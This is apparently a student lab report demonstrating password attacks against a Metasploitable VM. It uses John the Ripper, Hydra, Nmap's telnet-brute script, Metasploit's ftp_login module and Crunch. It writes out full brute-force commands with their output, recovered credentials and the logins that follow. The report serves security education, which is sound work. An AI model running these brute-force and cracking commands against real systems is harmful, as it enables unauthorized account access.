TOPIC : System Hacking – Password Attack

Abstract :

This Project demonstrate the Password Cracking , Scanning, Brute forcing, wordlist creation Tools. They are
****John the Ripper***
****Hydra***
****NSE (Nmap Search Engine)***
****Auxiliary Module (msfconsole)***
****Crunch***

****

Objective :

****The Objective of this project is demonstrate the functionalities of various pentesting tools in the safe and controlled environment using the Metasploitable Machine.***

****This Project aaims to educate users on common tools employed by security professionals to identify the vulnerabilities and enhance the system security.***

****Tools explored in this project is : Hydra, John the Ripper, NSE, Auxiliary module, Crunch***

****

Introduction :

The Tools used in this Projects are Powerful tools which can be used for ethical and unethical purpose. The Tools are

=>John The Ripper :

John the Ripper attacks the hashed versions of passwords.

=>Hydra :

Brute Forcing Tool using the username and password lists to gain unauthorised account to retrieve the data.

=>NSE (Nmap Scripting Engine) :

NSE extend Nmap's functionality with scripts for in-depth network exploration and vulnerability discovery.

=>Auxiliary Module :

Auxiliary Module can do Information Gathering, Scanning and Enumeration, DDoS, Maintaining Access, Miscellaneous Tasks

=>Crunch :

It allows you to create custom wordlists based on your defined criteria, making it a valuable asset in password cracking simulations and security testing.

Methodology :

This section will detail the various tools explored to understand password cracking techniques and Scanning.

1.John the Ripper (Hash Cracking Simulation):

Syntax : john - - single - -format=[hash-type] file.txt

****We creaed a file james.txt , it contians hashed password***

****By using the john the ripper we cracked the password.***

****

2. Hydra (Brute-Force Attack Simulation):

Syntax: hydra -L [pathofusername] -P [pathofpasswordlist] protocol://[target-ipaddress]

****First we scan the ip address for open ports by nmap.***

****We created a username and password file which contains usernames and passwords.***

****By using hydra we brute force with username and password listspecific protocol://target- ip***

****

3. Nmap Scripting Engine (NSE) for Vulnerability Scanning:

Syntax: nmap - -script=[pathofscript] -p [portnumber] [target-ipaddress]

****First we scan the ip address for open ports by nmap.***

****We search for telnet script for brute forcing using the nmap script engine***

****set the username and passwords list as arguments***

****

4. Auxiliary Modules for Information Gathering:

****First we scan the ip address for open ports by nmap.***

****Starting the msfconsole***

****Using the auxiliary/scanner/ftp/ftp-login for brute forcing***

****SET the RHOSTS, USER_FILE, PASS_FILE***

****RUN it!***

****Login into ftp protocol using " ftp <target-ipaddress> "***

****

5. Crunch (Wordlist Generation):


Syntax :crunch [minium_length] [maximum_length] [combining_numeric/alphabet] -o [fname]

****Giving the minimum and maximum length with combination of characters and move to the ouput file***

Screenshot:

1.John the ripper:

**** Created a file with name "james.txt" using gedit editor***




****By using John the Ripper tool we can find the hashed value.***

COMMAND :


john - -single - - format = raw-sha1 james.txt

```
┌──(kali㉿kali)-[~/Documents]
└─$ john --single --format=raw-sha1 james.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 128/128 SSE2 4x])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
{ ^ - * }        ({ ^ - * })
1g 0:00:00:00 DONE (2024-05-24 11:42) 33.33g/s 133.3p/s 133.3c/s 133.3C/s { ^ - * }..{ ^ -
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed.
```

2.Hydra:



**** Here I created the username list using gedit tool (gedit username).***



****Here I created the password list usinf gedit tool (gedit password.txt)***

Opening theMetasploitable Machine and get the ipaddress as 192.168.43.149

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:a3:6b:58
          inet addr:192.168.43.149  Bcast:192.168.43.255  Mask:255.255.255.0
          inet6 addr: 2402:3a80:1824:b685:a00:27ff:fea3:6b58/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fea3:6b58/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:46 errors:0 dropped:0 overruns:0 frame:0
          TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4918 (4.8 KB)  TX bytes:7202 (7.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)
```

Scanning the Ipaddress for open ports against the Metasploit and there are several ports are opened for this Ipadress. So , we choose for the Telnet protocol with port number 23/tcp.

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.43.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-23 22:07 EDT
Nmap scan report for 192.168.43.149
Host is up (0.0053s latency).
Not shown: 978 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 10.48 seconds
┌──(kali㉿kali)-[~]
└─$
```

By using the hydra we brute force the username list and password list as in command

hydra -L /home/kali/Document/user -P home/kali/Document/passwords.txt telenet://192.168.43.149.

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /home/kali/Documents/user -P /home/kali/Documents/passwords.txt telnet://192.168.43.149
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these ***** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-23 22:00:09
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session foun
d, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 42 login tries (l:7/p:6), ~3 tries per task
[DATA] attacking telnet://192.168.43.149:23/
[23][telnet] host: 192.168.43.149   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-23 22:00:26

┌──(kali㉿kali)-[~]
└─$ telnet 192.168.43.149
Trying 192.168.43.149...
Connected to 192.168.43.149.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Thu May 23 22:00:24 EDT 2024 from 192.168.43.56 on pts/9
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
```

**** After this we have the password and username as msfadmin and msfadmin after this we use telnet command to access the Metasploit machine using the Ipaddress and successfully logged in.***

3.NSE(Nmap Scripting Engine):

Scanning the ip address of metasploitable which is 192.168.43.149 by using the nmap.

```
┌──(kali㉿kali)-[~/Documents]
└─$ nmap -Pn 192.
Starting Nmap 7.9                                   5-24 22:35 EDT
Nmap scan report
Host is up (0.007
Not shown: 979 fi
PORT     STATE SE
21/tcp   open  ft
22/tcp   open  ss
23/tcp   open  te
25/tcp   open  sm
111/tcp  open  rp
139/tcp  open  ne
445/tcp  open  mi
512/tcp  open  ex
513/tcp  open  lo
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
```

```
┌──(kali㉿kali)-[~/Documents]
└─$ cat username.txt
kamal
mambatti
Arjun
msfadmin
metasploit

┌──(kali㉿kali)-[~/Documents]
└─$ cat passwords.txt
msfadmin
admin
administrator
lames
james
Marigold
oreo
```

Creating the username and pasword list for brute forcing through telnet protocol against the metsploitable machine.

```
┌──(kali㉿kali)-[~/Documents]
└─$ cat username.txt
kamal
mambatti
Arjun
msfadmin
metasploit

┌──(kali㉿kali)-[~/Documents]
└─$ cat passwords.txt
msfadmin
admin
administrator
lames
james
Marigold
oreo
```

Creating the telnet brute force script using nmap scripting engine by uisng –script option. In that we loaded the " telent brute " script in –script option. We passed the args for brute force such as username list , password list and timeout seconds.

```
┌──(kali㉿kali)-[~/Documents]
└─$ nmap -Pn -p 23 --script=telnet-brute --script-args userdb=username.txt,passdb=passwords.txt,telnet-brute.timeout=8s 192.168.43.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-24 22:33 EDT
Nmap scan report for 192.168.43.149
Host is up (0.0060s latency).

PORT   STATE SERVICE
23/tcp open  telnet
| telnet-brute:
|   Accounts:
|     msfadmin:msfadmin - Valid credentials
|_  Statistics: Performed 33 guesses in 7 seconds, average tps: 4.7

Nmap done: 1 IP address (1 host up) scanned in 7.48 seconds
```

CMD :*nmap -Pn -p 23 –script=telent-brute –script-args userdb=username.txt , passdb=passwrods.txt,telnet-brute.timeout=8s 192.168.43.149*

After brute forcing we get the username and passwrod for metasploitable machine and enter into the machine using telnet prtocol.

```
┌──(kali㉿kali)-[~/Documents]
└─$ telnet 192.168.43.149
Trying 192.168.43.149...
Connected to 192.168.43.149.
Escape character is '^]'.
                                                  _                 _ _                 _       _                 ___
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Fri May 24 22:33:47 EDT 2024 from DESKTOP-8V35F10 on pts/3
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

4.Auxiliary Module :

***Scanning the ports oopened in the metsploitable machine using the Nmap.**

```
┌──(kali㉿kali)-[~/Documents]
└─$ nmap -Pn 192.168.43.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-24 22:35 EDT
Nmap scan report for 192.168.43.149
Host is up (0.0078s latency).
Not shown: 979 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
```

Turn on the msfconsole and locating to the auxiliary directory.

```
┌──(kali㉿kali)-[~/Documents]
└─$ msfconsole
Metasploit tip: Enable verbose logging with set VERBOSE true

  +-------------------------------------------------------+
  |  METASPLOIT by Rapid7                                 |
  +-----------------------------+-------------------------+
  |                             |                         |
  |       __________________    |                         |
  |  ==c(______(o(______(_()    | |""""""""""""|======[***|
  |            )=\              |  EXPLOIT   \            |
  |           // \\             |  ___________\___________|
  |          //   \\            | |==[msf >]============\ |
  |         //     \\           | |______________________\|
  |        // RECON \\          | \(@)(@)(@)(@)(@)(@)(@)/ |
  |       //         \\          |  *********************  |
  +-----------------------------+-------------------------+
  |      o O o                  |        \'\/\/\/'/       |
  |              o O            |         )======(        |
  |                 o           |       .'  LOOT  '.      |
  | |^^^^^^^^^^^^^^|l___       |      /    _||__   \     |
  | |    PAYLOAD     |""\___,   |     /    (_||_     \    |
  | |________________|__|)__|   |    |     __||_)     |   |
  | |(@)(@)"""**|(@)(@)**|(@)   |    "       ||       "   |
  |  = = = = = = = = = = = = =  |     '--------------'    |
  +-----------------------------+-------------------------+


       =[ metasploit v6.4.5-dev                         ]
+ -- --=[ 2413 exploits - 1242 auxiliary - 423 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

```
msf6 > use /auxiliary/scanner/ftp/ftp_login.rb
msf6 auxiliary(scanner/ftp/ftp_login) > show options
```

In options we set the RHOSTS, USER_FILE , PASS_FILE

```
msf6 auxiliary(scanner/ftp/ftp_login) > set USER_FILE /home/kali/Documents/username.txt
USER_FILE => /home/kali/Documents/username.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /home/kali/Documents/passwords.txt
PASS_FILE => /home/kali/Documents/passwords.txt
msf6 auxiliary(scanner/ftp/ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current
   DB_ALL_PASS       false            no        Add all passwords in the current database to the li
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current dat
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE         passwords.txt    no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:p
   RECORD_GUEST      false            no        Record anonymous/guest logins to the database
   RHOSTS            192.168.43.149   yes       The target host(s), see https://docs.metasploit.com
   RPORT             21               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by sp
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE         username.txt     no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/ftp/ftp_login) > run

[*] 192.168.43.149:21     - 192.168.43.149:21 - Starting FTP login sweep
[!] 192.168.43.149:21     - No active DB -- Credential data will not be saved!
[-] 192.168.43.149:21     - 192.168.43.149:21 - LOGIN FAILED: kamal:msfadmin (Incorrect: )
[-] 192.168.43.149:21     - 192.168.43.149:21 - LOGIN FAILED: kamal:admin (Incorrect: )
[-] 192.168.43.149:21     - 192.168.43.149:21 - LOGIN FAILED: kamal:administrator (Incorrect: )
[-] 192.168.43.149:21     - 192.168.43.149:21 - LOGIN FAILED: kamal:lames (Incorrect: )
[-] 192.168.43.149:21     - 192.168.43.149:21 - LOGIN FAILED: kamal:james (Incorrect: )
[-] 192.168.43.149:21     - 192.168.43.149:21 - LOGIN FAILED: kamal:Marigold (Incorrect: )
[-] 192.168.43.149:21     - 192.168.43.149:21 - LOGIN FAILED: kamal:oreo (Incorrect: )
[-] 192.168.43.149:21     - 192.168.43.149:21 - LOGIN FAILED: mambatti:msfadmin (Incorrect: )
[-] 192.168.43.149:21     - 192.168.43.149:21 - LOGIN FAILED: mambatti:admin (Incorrect: )
[-] 192.168.43.149:21     - 192.168.43.149:21 - LOGIN FAILED: mambatti:administrator (Incorrect: )
[-] 192.168.43.149:21     - 192.168.43.149:21 - LOGIN FAILED: mambatti:lames (Incorrect: )
[-] 192.168.43.149:21     - 192.168.43.149:21 - LOGIN FAILED: mambatti:james (Incorrect: )
[-] 192.168.43.149:21     - 192.168.43.149:21 - LOGIN FAILED: mambatti:Marigold (Incorrect: )
[-] 192.168.43.149:21     - 192.168.43.149:21 - LOGIN FAILED: mambatti:oreo (Incorrect: )
[-] 192.168.43.149:21     - 192.168.43.149:21 - LOGIN FAILED: Arjun:msfadmin (Incorrect: )
[-] 192.168.43.149:21     - 192.168.43.149:21 - LOGIN FAILED: Arjun:admin (Incorrect: )
[-] 192.168.43.149:21     - 192.168.43.149:21 - LOGIN FAILED: Arjun:administrator (Incorrect: )
[-] 192.168.43.149:21     - 192.168.43.149:21 - LOGIN FAILED: Arjun:lames (Incorrect: )
[-] 192.168.43.149:21     - 192.168.43.149:21 - LOGIN FAILED: Arjun:james (Incorrect: )
[-] 192.168.43.149:21     - 192.168.43.149:21 - LOGIN FAILED: Arjun:Marigold (Incorrect: )
[-] 192.168.43.149:21     - 192.168.43.149:21 - LOGIN FAILED: Arjun:oreo (Incorrect: )
[+] 192.168.43.149:21     - 192.168.43.149:21 - Login Successful: msfadmin:msfadmin
[-] 192.168.43.149:21     - 192.168.43.149:21 - LOGIN FAILED: metasploit:msfadmin (Incorrect: )
^C[*] 192.168.43.149:21     - Caught interrupt from the console...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) >
```

Run it !

We find the login credentials in green spot of the scanning.

We login into the ftp protocol by using

Syntax : ftp [ip-address]

```
┌──(kali㉿kali)-[~/Documents]
└─$ ftp 192.168.43.149
Connected to 192.168.43.149.
220 (vsFTPd 2.3.4)
Name (192.168.43.149:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||39932|)
150 Here comes the directory listing.
drwxr-xr-x    2 1000     1000         4096 May 24 02:01 Project_hacking
drwxr-xr-x    6 1000     1000         4096 Apr 28  2010 vulnerable
226 Directory send OK.
ftp>
```

****After connection we enter the***

Name : msfadmin

Password : msfadmin

5.Crunch:

****Creating the crunch wordlist using the cmd***

crunch 3 3 12356789sfgbrr -o crrunched.txt

crunch -> keyword

3 & 3 ->minimum and maximmum length

12356789sfgbrr -> just a combination that is given in custome form for creating the wordlist based on the format

-o -> output to save filename

crunched.txt -> filename

```
┌──(kali㉿kali)-[~]
└─$ crunch 3 3 12356789sfgbrr -o crunched.txt
Crunch will now generate the following amount of data: 8788 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 2197

crunch: 100% completed generating output
```

****Directed to the wordlist using cmd 'ls' and view the wordlist by using cmd 'cat'***

1.The file was located in /home/kali or ~

```
┌──(kali㉿kali)-[~]
└─$ ls
crunched.txt  Desktop  Documents  Downloads
```

2.There are 2197 words were generated here are some words.

```
┌──(kali㉿kali)-[~]
└─$ cat crunched.txt
111
112
113
115
116
117
```